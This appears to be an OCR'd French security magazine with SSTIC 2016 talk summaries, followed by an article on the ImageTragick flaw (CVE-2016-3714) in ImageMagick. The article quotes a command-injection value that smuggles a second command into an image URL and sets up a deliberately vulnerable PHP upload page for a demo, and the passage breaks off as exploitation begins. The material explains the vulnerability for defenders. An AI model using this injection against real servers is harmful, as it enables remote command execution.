Déverrouillage d'Android en simulant un clavier/souris

Antoine Cervoise (@acervoise)

✚ **Slides :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/unlock_android/SSTIC2016-Slides-unlock_android-cervoise.pdf

✚ **Article complet :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/unlock_android/SSTIC2016-Article-unlock_android-cervoise.pdf

✚ **Vidéo :**
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P08.mp4

Antoine Cervoise nous propose une méthode astucieuse pour réaliser des attaques par force brute dans le but de déverrouiller un téléphone Android. A l'aide d'un framework matériel coutant moins de 100 euros, connecté sur le port USB du téléphone, il va simuler la présence de périphériques clavier/souris afin de réaliser des tentatives de déverrouillage.

Une webcam, connectée à l'ensemble, sera utilisée pour prendre une photo à chaque tentative de déverrouillage.
Une comparaison en temps réel des photos prises avec une photo étalon permettra alors de détecter le déverrouillage de l'appareil.
Sur la plupart des téléphones Android, il suffira d'une vingtaine de minutes pour tester 100 mots de passe différents.

The Metabrik Platform: Rapid Development of Reusable Security Tools

Patrice Auffret (@PatriceAuffret)

✚ **Slides :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/the_metabrik_platform_rapid_development_of_reusabl/SSTIC2016-Slides-the_metabrik_platform_rapid_development_of_reusable_security_tools-auffret.pdf

✚ **Vidéo :**
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P09.

mp4

The Metabrik Plateform est un shell augmenté, entièrement développé en Perl. Celui-ci implémente de base des fonctionnalités très utiles, comme la mémorisation systématique dans la variable $RUN du résultat de la commande qui vient d'être exécutée. En outre, le système de "Briks" permet d'intégrer aisément ses propres commandes et/ou outils à Metabrik. Il faudra toutefois développer ces "Briks" en Perl...

DYODE : Do Your Own DiodE, Une diode open source à moins de 200€ pour réseaux industriels

Arnaud Soullié (@arnaudsoullie), Ary Kokos

✚ Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/dyode_si_indus/SSTIC2016-Slides-dyode_si_indus-soullie_kokos.pdf

✚ Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P10.mp4

Afin de répondre aux problématiques d'isolation des SI industriels, Arnaud Soullié nous présente son boitier DYODE. Le but ? Réaliser une diode réseau (NB : il s'agit d'un équipement qui garantit physiquement un flux réseau unidirectionnel) open source pour moins de 200 euros - un équipement commercial de ce type coutant plusieurs dizaines de milliers d'euros.

L'orateur précise que le boitier proposé est une solution souveraine et respecte à ce titre les meilleures pratiques du marché : le matériel est fabriqué en Chine, le système d'exploitation est un Linux standard et il embarque du code, non revu, issu de Github.

Le petit plus ? Le boitier affiche le drapeau français et joue la Marseillaise version 8bits au démarrage.

> Jour 3 - vendredi 3 juin

MacOS : System Integrity Protection


Nicolas RUFF (@newsoft)

✚ Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/macos_sip/SSTIC2016-Slides-macos_sip-ruff.pdf

✚ Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-03_P01.mp4


✚ Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/macos_sip/SSTIC2016-Article-macos_sip-ruff.pdf

Nicolas Ruff a initié cette dernière journée en s'intéressant à la fonctionnalité System Integrity Protection (SIP) a.k.a "rootless" d'OSX (désactivable en mode Recovery). L'objectif est ici de définir un ensemble de permissions propres à chaque application et non plus liées à un utilisateur. Il est ainsi question d'établir des restrictions au niveau du compte root ou des sudoers afin de protéger l'intégrité des fichiers et répertoires à risque sur le système en bloquant notamment l'accès en écriture aux /System, /bin, /sbin, etc, aux processus systèmes signés par Apple, etc. Le tout est défini dans le fichier de configuration /System/Library/Sandbox/rootless.conf ou visualisable via un "ls -lO <path>".



Bien évidemment, il ne s'agit là que de la théorie. Nicolas a démontré qu'avec un peu de lecture et de documentation, il était possible de contourner cette composante. À titre d'exemple, en abusant des commandes kext*, en installant des extensions noyau non signées, en abusant de certaines extensions signées ou encore en détournant d'anciennes versions d'applications à l'instar de GDB ou de XCode, il est possible de passer outre ces restrictions. En l'état, ajouter un composant de sécurité sur un modèle ayant des failles

s'avère complexe et apporte son lot de bugs, mais de là à dire que la sécurité est un échec il n'y a qu'un pas...



Java Card security, Software and Combined attacks
Jean Dubreuil et Guillaume Bouffard

Slides :
N/A

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-03_P02.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/java_card_security_software_and_combined_attacks/SSTIC2016-Article-java_card_security_software_and_combined_attacks-dubreuil.pdf

Jean Dubreuil et Guillaume Bouffard ont tout d'abord réalisé une introduction commune autour des concepts Java, JavaCard, des notions de Java Card Virtual Machine (JCVM), de Byte Code Verifier (BCV), et des principales attaques qu'il est possible de mener. On retrouve notamment des injections de fautes, des attaques combinées, des attaques par canaux cachés, des techniques de fuzzing, etc.

Jean a pris le relai afin de présenter son travail permettant de contourner le mécanisme de sécurité protégeant les clés cryptographiques embarquées (avec un BCV correct). A ce titre, un exemple permettant de contourner le firewall (destiné à séparer des applications sur la carte et pour le routage d'apdu) à l'aide d'un stack d'overflow a été exposé permettant d'altérer et de maitriser dans une certaine mesure la stack afin d'abuser du security context. Le problème vient donc d'un bug de la VM au moment du runtime conduisant à une élévation de privilèges.

Seconde technique : injection de fautes avec une attaque combinée en utilisant une opérande RET (permettant de réaliser un saut vers une adresse en fin d'une subroutine déclenchée via un bloc finally). Il en résulte la lecture d'une variable locale maitrisée par l'attaquant et l'exécution du code malveillant.

En l'état, le BCV ne peut assurer à lui seul la sécurité, il est important de protéger à la fois la partie software et la partie hardware afin de se prémunir de ce type d'attaques, mais la surface d'exploitation demeure importante.

Fuzzing and Overflows in Java Card Smart Cards
Guillaume Bouffard, Julien Lancia

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/fuzzing_and_overflows_in_java_card_smart_cards/SSTIC2016-Slides-fuzzing_and_overflows_in_java_card_smart_cards-bouffard_lancia.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-03_P03.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/fuzzing_and_overflows_in_java_card_smart_cards/SSTIC2016-Article-fuzzing_and_overflows_in_java_card_smart_cards-bouffard_lancia.pdf

Julien et Guillaume ont poursuivi la séquence JavaCard en parlant de fuzzing et d'overflow.

Dans le cas présent, il s'agissait de présenter une faille dans le Byte Code Verifier (BCV) permettant de l'exécution native dans la VM résultant en l'exécution de code arbitraire. Basés sur du fuzzing génétique, ils ont muté chaque génération de fichiers CAP. Il est important de préciser que le CAP d'origine vient d'un CAP valide. Leurs tests ont été réalisés à l'aide de la VM de référence fournie par Oracle. Si la VM crash ou si une erreur est levée alors que le BCV a validé comme correcte cette application, un bug est détecté.

Une fois le bug découvert, ils l'ont exploité sur une implémentation en boite blanche. Enfin, ils ont présenté une technique pour caractériser la modification du flux de contrôle en boite noire.

Noyaux Linux durcis
Yves-Alexis Perez

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/noyaux_linux_durcis/SSTIC2016-Slides-noyaux_linux_durcis-perez.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-03_P04.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/noyaux_linux_durcis/SSTIC2016-Article-noyaux_linux_durcis-perez.pdf

Présentation du composant grSecurity (https://grsecurity.net) permettant d'apporter un niveau de sécurité supplémentaire au noyau Linux. grSecurity inclut notamment le système de contrôle d'accès PaX utilisé afin de renforcer la sécurité du système (espaces d'adressage mémoire aléatoires, protection contre le ROP, etc.) ou encore Role Based Access Control (RBAC) permettant d'affiner la gestion des droits des utilisateurs. Yves-Alexis a ici

évoqué l'éternel problème de correction des bugs alors qu'une surveillance "active" semble une solution bien plus pérenne.

Avec grSecurity, il est question d'autoprotection du noyau afin d'endiguer une partie des exploits contrairement aux solutions SELinux ou encore AppArmor visant le userland. L'idée est bonne, mais les problématiques d'implémentation de l'outil (compilation, configuration, etc.) éloignent une partie des utilisateurs qui ont parfois peur de mettre les mains dans le code ou la ligne de commandes.

Design de cryptographie white-box : et à la fin, c'est Kerckhoffs qui gagne

Charles Hubain, Philippe Teuwen

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/design_de_cryptographie_white-box_et_a_la_fin_c_es/SSTIC2016-Slides-design_de_cryptographie_white-box_et_a_la_fin_c_est_kerckhoffs_qui_gagne-hubain_teuwen_1.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-03_P05.mp4


Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/design_de_cryptographie_white-box_et_a_la_fin_c_es/SSTIC2016-Article-design_de_cryptographie_white-box_et_a_la_fin_c_est_kerckhoffs_qui_gagne-hubain_teuwen.pdf

Charles Hubain, Philippe Teuwen ont présetné une attaque par analyse différentielle de calcul (Differential Computation Analysis - DCA) avec illustration de l'efficacité d'extraction de clés secrètes. Il s'agit là de la contrepartie logicielle des attaques dites de Differential Power Analysis (DPA) basées sur la consommation électrique.

« Charles Hubain, Philippe Teuwen ont présetné une attaque par analyse différentielle de calcul (Differential Computation Analysis - DCA) avec illustration de l'efficacité d'extraction de clés secrètes »

Comme stipulé par Charles et Philippe, aujourd'hui encore, beaucoup trop d'entreprises vendent des solutions de cryptographie white-box supposées "sécurisées" en pensant détenir le Graal. Leur solution miracle ? La cessation de publication des implémentations ou comment revenir aux bons vieux démons de la sécurité par l'obscurité.

Pourtant, en développant des greffons applicables sur des outils d'instrumentation binaire dynamique, il a été possible d'enregistrer les adresses mémoire et les données qui sont utilisées afin d'établir des corrélations permettant d'obtenir les clés voulues.



L'approche présentée ici permet donc d'extraire automatiquement les clés d'une white-box très rapidement et sans connaissance des détails de sa conception. Plus rapide, plus efficace, moins contraignant, que dire de plus ?

Bypassing DMA remapping with DMA

Benoît Morgan, Eric Alata, Guillaume Averlant, Vincent Nicomette

✚ **Slides :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/dma_bypass_with_dma/SSTIC2016-Slides-dma_bypass_with_dma-morgan_alata_averlant_nicomette_1.pdf

✚ **Vidéo :**
http://static.sstic.org/videos2016/SSTIC_2016-06-03_P07.mp4

✚ **Article complet :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/dma_bypass_with_dma/SSTIC2016-Article-dma_bypass_with_dma-morgan_alata_averlant_nicomette.pdf


La conférence s'est tout d'abord orientée autour d'un état des lieux des attaques DMA (accès à la mémoire principale depuis les périphériques qui sont indépendants sur processeur donc potentiellement accès au code et à la mémoire d'applications privilégiées). Puis une attaque d'IOMMU (Input–Output Memory Management Unit) mettant en avant une erreur de conception au sein du firmware et du driver d'IOMMU Intel pour Linux a été présentée. Comment ça se passe ?

✚ Un périphérique PCI Express développé sur FPGA ;

✚ Les spécifications matérielles Intel ;

✚ Le code source de Linux ;

✚ Un peu de YOLO, on croise les doigts et ça marche ! ;



En conclusion, les IOMMU ne sont pas utilisés pour le cloisonnement et il est nécessaire de revoir les responsabilités firmware / OS vis à vis du Direct Memory Access Remapping (DMAR).

Scapy en 15 minutes

Guillaume Valadon, Pierre Lalet

✚ **Slides :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/scapy_en_15_minutes/SSTIC2016-Slides-scapy_en_15_minutes-valadon_lalet.pdf

✚ **Vidéo :**
http://static.sstic.org/videos2016/SSTIC_2016-06-03_P08.mp4

15 minutes pour parler de Scapy, "challenge accepted" et avec brio. L'outil de manipulation de paquets en Python a été décrit en présentant un échantillon de ses nombreuses fonctionnalités (génération de paquets, manipulation des champs, snippet de code python, composants graphiques de visualisation, gestion des piles réseau, gestion d'automates, etc.). Avec le support ASN1 et X509, l'outil devient de plus en plus complet, mais attention, une version Python 3 n'est pas encore d'actualité.

« Microsoft reçoit, au travers de Windows Error Reporting plus de 10 millions de rapports par jour. Ces rapports sont très précieux pour découvrir des 0-days. »


Plaso & Timesketch

Romain Gayon

✚ **Slides :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/plaso_timesketch/SSTIC2016-Slides-plaso_timesketch-gayon.pdf

✚ **Vidéo :**
http://static.sstic.org/videos2016/SSTIC_2016-06-03_P09.mp4

Romain Gayon qui travaille chez Google au sein de l'équipe de réponse à incident, est venu présenter les deux outils Plaso & Timesketch qui permettent la génération de timeline.



Plaso regroupe plusieurs outils :

✚ Log2timeline.py qui permet de parser tout évènement contenant des timestamps. On peut ainsi importer de manière simple une image disque. Il supporte quasiment tous les systèmes de fichiers (EXT, FAT, etc.) ainsi que tous

les formats d'image disque (RAW, VDI, VMDK, ...). Des plugins peuvent également être ajoutés pour automatiser les tâches fastidieuses, comme l'interaction avec Virus Total.

✚psort.py qui permet de filtrer/trier ces mêmes évènements. Cet outil fournit une sortie exploitable pour utiliser le meilleur outil de forensics "grep". L'outil permet également de faire certaines analyses.

L'outil est disponible sous Mac, Windows et Linux. Il est installable facilement notamment via les gestionnaires de paquets (python-plaso).

Timesketch est un outil basé sur Elasticsearch qui fournit une riche GUI pour afficher la timeline. Il permet notamment :

✚d'annoter des évènements ;

✚d'afficher plusieurs systèmes sur une même timeline ;

✚de travailler de manière collaborative.

Cet outil est testable en ligne à l'adresse suivante : https://demo.timesketch.org

Windows Error Reporting

Aurélien Bordes

✚ **Slides :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/windows_error_reporting/SSTIC2016-Slides-windows_error_reporting-bordes_1.pdf

✚ **Vidéo :**
http://static.sstic.org/videos2016/SSTIC_2016-06-03_P06.mp4

Aurélien Bordes a présenté Windows Error Reporting ou WER qui est le remplaçant de Docteur Watson. Il permet de générer un rapport d'erreur (crash d'application, crash noyau, etc.) qui sera envoyé à Microsoft. Un rapport WER est situé au sein du répertoire utilisateur (Appdata/local/Microsoft/Windows/WER/ReportQueue) et est composé des éléments suivants :

✚Un rapport texte (report.wer)

✚Un fichier de dump mémoire (complet ou partiel)


✚Des fichiers liés aux plugins d'analyse

Seuls les rapports d'erreur sont archivés (WER Report) après avoir été envoyés.

Microsoft reçoit plus de 10 millions de rapports par jour. Ces rapports sont très précieux pour découvrir des 0-days. Notamment nous vous conseillons la lecture sur le blog de Microsoft de l'origine de la découverte de la MS08-067 (https://blogs.technet.microsoft.com/johnla/2015/09/26/the-inside-story-behind-ms08-067/). Seul Microsoft reçoit ces rapports. Néanmoins il est possible de se déclarer comme tiers de confiance pour avoir accès à ces rapports.

Il est également possible de configurer son propre serveur (Collecteur WER entreprise) pour recevoir les rapports. Les échanges utilisent le protocole Corporate Error Reporting (CER) v1 en SMB ou v2 en HTTP ou HTTPS. Cette fonctionnalité est très pratique notamment en cas d'analyse Forensics (tous les crashs dumps sont ainsi centralisés).

Principe de WER



Une autre fonctionnalité permet de configurer des actions qui seront réalisées lors du prochain crash :

✚Récupération de fichier arbitraire

✚Exécution de commande WMI

✚Lecture ou modification de clé de registre

✚Génération d'un dump mémoire

Heureusement, toutes ces actions sont réalisées dans le contexte de l'application qui a crashé. Donc en cas de crash noyau, WER peut avoir accès à l'ensemble des fichiers. Mais c'est transparent pour l'utilisateur, l'ensemble des fichiers transmis sera détaillé au sein du rapport (report.wer).

Ce mois-ci, nous reviendrons sur plusieurs vulnérabilités qui ont marqué l'actualité de l'été 2016

L'ACTUALITÉ DU MOMENT


Analyse de vulnérabilités
Image Tragick et HTTPoxy
Par Jean-Christophe PELLAT

Buzz
BadLock
Par Vincent MARQUET

Le whitepaper du mois
Recommandations de sécurité pour les architectures basées sur VMware vSphere ESXi de l'ANSSI
Par Bastien CACACE

ImageTragick, la nouvelle faille qui embrase la scène IT

Par Jean-Christophe PELLAT



Jeremy Fitzhardinge

> Introduction

Après le buzz autour de Heartbleed, Shellshock, Poodle, Badlock et j'en passe, c'est au tour de la faille baptisée « ImageTragick » d'obtenir son nom, son logo, et son site dédié.

Le 3 mai dernier, le petit monde de l'infosec s'enflamme. Deux chercheurs d'origine russe publient leur « tragick » découverte. De multiples vulnérabilités ont été découvertes au sein de la bibliothèque ImageMagick, et permettent la prise de contrôle à distance. L'une d'entre elles sort du lot. Elle est référencée **CVE-2016-3714**.

La bibliothèque, utilisée dans le traitement d'image et implémentée au sein de nombreux langages (pour ne pas dire tous) offre désormais un point d'entrée sur les systèmes employant la solution pour retraiter les images soumises au travers de leurs formulaires d'upload.

Le nombre de serveurs concernés étant important et la faille étant simple à exploiter, l'emballement autour d'ImageTragick fait sens...

> Présentation de la vulnérabilité

Qu'est-ce que ImageMagick ?

ImageMagick est une bibliothèque Open Source très répandue de traitement d'images. Elle permet de créer, d'éditer, de convertir ou de composer des images. Plus de 200 formats sont supportés. Elle est disponible en C, C++, PHP, Perl, Python, etc., pour Linux, Mac OSX et Windows. Enfin, ImageMagick est très largement utilisée : on la retrouve notamment au sein des logiciels tels que les forums, réseaux sociaux, galeries, CMS, etc..

La « tragick » vulnérabilité

Les différentes vulnérabilités au sein de l'utilitaire ont été découvertes par deux chercheurs. Stewie, un chercheur en sécurité, a trouvé le bug initial **(CVE-2016-3717)** et Nikolay Ermishkin (de Mail.ru) les bugs supplémentaires, notamment celui permettant l'exécution de code à distance. À l'origine de type 0-day, ces failles ont été détectées car elles étaient exploitées sur le portail web et moteur de recherche Mail.ru. Elle ont ensuite été dévoilées publiquement face à l'im-

portant nombre de systèmes potentiellement vulnérables. C'est cette vulnérabilité **(CVE-2016-3714)** particulièrement simple à exploiter qui nous intéresse aujourd'hui.

Cette dernière vulnérabilité touche les versions d'**ImageMagick 6.x > 6.9.3-10** et **ImageMagick 7.x > 7.0.1-1**. Soit les versions datant d'avant le 30 avril 2016.

La faille permet l'injection de commandes arbitraires, et provient d'un filtrage insuffisant sur les chemins d'accès aux images, qu'ils s'agissent de chemins locaux, ou distants (HTTP(s) entre autres). En effet, il est possible d'utiliser des caractères pouvant être utilisés en ligne de commande.

Note : *les informations disponibles à l'heure actuelle ne précisent pas si seule la version Linux d'ImageMagick est vulnérable, ou si les autres versions, pour Windows notamment, le sont également. Nous avons interrogé les auteurs de cette découverte, mais notre question est restée sans réponse jusqu'à présent.*

« La faille permet l'injection de commandes arbitraires, et provient d'un filtrage insuffisant sur les chemins d'accès aux images, qu'ils s'agissent de chemins locaux, ou distants »

En effet, ImageMagick permet de manipuler les images en faisant appel à des bibliothèques externes. Cette fonctionnalité, appelée « delegate », correspond à l'exécution d'une commande système tierce (comme wget pour récupérer une image distante), en spécifiant en argument différents paramètres comme le nom du fichier image. Pour cela, la librairie exécute donc une commande de la forme suivante : system(« $commande $paramètre »). Les différentes commandes utilisables, répertoriées au sein du fichier « `delegate.xml` » prennent en compte divers paramètres (entrées/sorties de noms de fichiers, etc.).

Le problème réside dans un mauvais filtrage du contenu de certains paramètres (comme `%M` que nous verrons par la suite). Cela peut donc être exploité pour faire de l'injection de commande. Pour cela, rien de plus simple, il suffit d'insérer dans le paramètre manipulé un caractère non filtré, comme le pipe (« | »).

Prenons l'exemple suivant. Au travers de la fonctionnalité « delegate », ImageMagick est capable de récupérer pour l'utilisateur des fichiers distants.

Concrètement, cela est nécessaire pour permettre la manipulation des fichiers images de type SVG (Scalable Vector Graphics) et MVG (Magick Vector Graphics), qui peuvent contenir des références à d'autres ressources aussi bien locales que distantes.

Cependant, cette fonctionnalité ne se limite pas au traitement des fichiers SVG ou MVG, mais au traitement de tous les types de fichiers.

Note : *MVG (Magick Vector Graphics), est un format de fichier d'image prenant la forme d'un script. Celui-ci permet de manipuler facilement des images à l'aide de ImageMagick.*

Pour cela, rien de plus simple, il suffit de spécifier un chemin absolu du type URL comme source. Comme le montre le fichier « delegate.xml », le traitement des URL est délégué par ImageMagick à l'utilitaire Curl. En l'occurrence, lorsqu'une image distante est référencée via une URL en HTTP ou HTTPS, la commande Curl suivante est exécutée par ImageMagick. Ici, on comprend aisément que le paramètre `%M` correspond au lien spécifié en entrée.

```
1  "curl" -s -k -L -o "%o" "https:%M"
```

Cet extrait du fichier « `delegate.xml` » explicite la commande :

```
74
75  <delegate decode="https" command="&quot;curl&quot; -s -k -L -o &
    quot;%o&quot; &quot;https:%M&quot;"/>
76
```

De par la définition de la commande, il est intéressant de voir comment réagit le programme lorsque l'utilisateur spécifie le chemin d'accès suivant :
`%M` est le lien en entrée, la chose intéressante est la suivante :

```
1  `https://example.com";|ls "-la`
2
```

En effet, il est possible de passer la valeur en utilisant le caractère pipe « | », afin d'injecter une commande à exécuter par le système.

Concrètement, les fichiers images de type SVG et MVG, peuvent eux aussi contenir des références à d'autres ressources autant locales que distantes, et peuvent donc utiliser les requêtes HTTPS.

Et ImageMagick traitant aussi ces types d'images (SVG et MVG), il suffit de mettre à profit ce défaut de filtrage sur les requêtes HTTP afin d'exécuter des commandes système.

Note : *ImageMagick détermine le type de fichier en entrée grâce à son contenu, et non pas grâce à son extension. Comme nous le verrons par la suite dans la démonstration : notre formulaire d'envoi de fichier n'acceptera que les fichiers JPG et PNG. C'est pourquoi nous enverrons un fichier PNG contenant du code MVG en vue d'une exploitation.*
ImageMagick n'en tenant pas compte, même un formulaire d'envoi de fichiers « sécurisés » n'acceptant pas les images aux formats SVG ou MVG, n'est pas à l'abri.

> Exploitation de la faille

Afin de mieux comprendre la faille, passons à la pratique. Dans un premier temps, nous mettrons au point un site vulnérable, composé d'une page principale et d'un script d'upload. Puis dans un second temps, nous prendrons le point de vue de l'attaquant, exploiterons la faille, et prendrons le contrôle du système cible.

Mise en place de la vulnérabilité

1. Pour cette démonstration, nous avons installé une ancienne version d'ImageMagick, vulnérable à l'attaque.

2. Nous créons notre page d'upload d'image sur notre site personnel

```
<!DOCTYPE html>
<html>
    <head>
        <title>Secure uplaod page</title>
    </head>
    <body>
        <h1>Secure uplaod page</h1>
        <form method="POST" enctype="multipart/form-data">
            <input type="file" name="myimage">
            <input type="submit" name="submit">
        </form>

        <?php
            include("upload.php");
        ?>
</body>
</html>
```

3. La taille des images étant fixe sur notre site, nous utilisons une fonctionnalité très utilisée au sein d'ImageMagick : le redimensionnement d'image. Cette fonction est vulnérable, puisqu'elle permet d'utiliser la fonctionnalité de délégation à un autre programme, définie dans le fichier « delegate.xml »). D'autres fonctionnalités de la bibliothèque sont également vulnérables, à l'instar de la commande « identify »

```
$im2->resizeImage ( 208, 246, \Imagick::FILTER_LANCZOS, 1 );
```

Détection de la vulnérabilité et exploitation

À présent, prenons le rôle de l'attaquant : nous sommes en juillet 2016, un correctif pour ImageMagick est disponible depuis des mois. Cependant, la mise à disposition d'un correctif ne signifie pas pour autant qu'il a été installé. Par conséquent nous allons tenter notre chance...

